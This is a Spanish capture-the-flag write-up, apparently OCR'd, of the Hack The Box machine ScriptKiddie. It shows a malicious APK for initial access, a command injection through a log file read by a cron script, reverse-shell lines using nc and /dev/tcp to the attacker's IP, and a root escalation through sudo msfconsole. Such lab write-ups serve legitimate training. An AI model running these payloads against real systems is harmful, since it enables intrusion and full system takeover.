
al final me genera un exploit .apk

este lo subimos en la página y escuchamos por netcat







y tenemos acceso



mejoramos shell
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
export TERM=xterm
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 69 columns 139




allí encontramos un archivo llamado app.py




el cual parece ser el código fuente de la página principal y revisando este encontramos una ruta de logs


/home/kid/logs/hackers



¡me dirijo allí, pero no veo mayor cosa salvo el user pwn





válido si se están ejecutando tareas del sistema con la herramienta pspy




creo una carpeta en tmp y lo descargo luego de levantar python


añado permisos de ejecución chmod +x pspy






¡realmente no hace mayor cosa, pero revisando de nuevo el contenido del archivo app.py vemos que si se colocan caracteres raros se abre el archivo hackers válido esto con pspy





Se ejecuta el archivo scanlosers.sh



este parece borrar líneas del archivo hackers el cual está utilizando un formato de tipo datetime

```
if regex_alphanum.match(text):
    result = subprocess.check_output(['searchsploit', '--color', text])
    return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
else:
    with open('/home/kid/logs/hackers', 'a') as f:
        f.write(f'[{datetime.datetime.now()}] {srcip}\n')
    return render_template('index.html', sserror="stop hacking me - well hack you back")
```

esta funcionalidad la probamos en local importando la librería datetime

```
~/machineshtb/ScriptKiddie
python
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import datetime
>>> print (datetime.datetime.now())
2024-02-21 23:13:54.519704
>>>
```


el problema es que en el scanlosers.sh el parámetro -f3- toma el último dato seguido del antepenúltimo
echo "2024-02-21 23:23:51.273785 10.10.14.4" | cut -d' ' -f3- | sort -u
echo "2024-02-21 23:23:51.273785 10.10.14.4 prueba" | cut -d' ' -f3- | sort -u


```
┌──(kali㉿kali)-[~/machineshtb/ScriptKiddie]
└─$ echo "2024-02-21 23:23:51.273785 10.10.14.4" | cut -d' ' -f3- | sort -u
10.10.14.4

┌──(kali㉿kali)-[~/machineshtb/ScriptKiddie]
└─$ echo "2024-02-21 23:23:51.273785 10.10.14.4 prueba" | cut -d' ' -f3- | sort -u
10.10.14.4 prueba

┌──(kali㉿kali)-[~/machineshtb/ScriptKiddie]
└─$
```

por lo cual la idea es meter un comando despues de la ip

```
cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done
```


probamos con un whoami | nc y con el formato origial es decir con las llaves, tambien agregamos un comentario para que no me haga el ciclo while
echo "[2024-02-21 23:23:51.273785] 10.10.14.4; whoami | nc 10.10.14.4 433 #" > /home/kid/logs/hackers






ahora ejecuto ya netcat para recibir la bash
echo "[2024-02-21 23:23:51.273785] 10.10.14.4; nc -c /bin/bash 10.10.14.4 433 #" > /home/kid/logs/hackers

sin embargo, no ejecuto con éxito por lo cual intento con bash
echo "[2024-02-21 23:23:51.273785] 10.10.14.4; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1' #" > /home/kid/logs/hackers





ahora como ya tengo acceso a pwn lo que me queda es ser root para ello mejoro la shell y hago un sudo -l

0.1. SUDOERS MSFCONSOLE

vemos que podemos utilizar mestasploit con permisos de root sin password.
Busco en gtobins para ver que podemos hacer

.. / msfconsole

☆ Star 9,838

Shell | Sudo


This allows to spawn a `ruby` interpreter.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sudo msfconsole
msf6 > irb
>> system("/bin/sh")
```

sudo msfconsole
irb
system("/bin/bash")



La máquina me gusto bastante debido a que toca una herramienta común en el hacking y hasta podemos elevar privilegios con abusando de esta herramienta una máquina para realizar varias veces.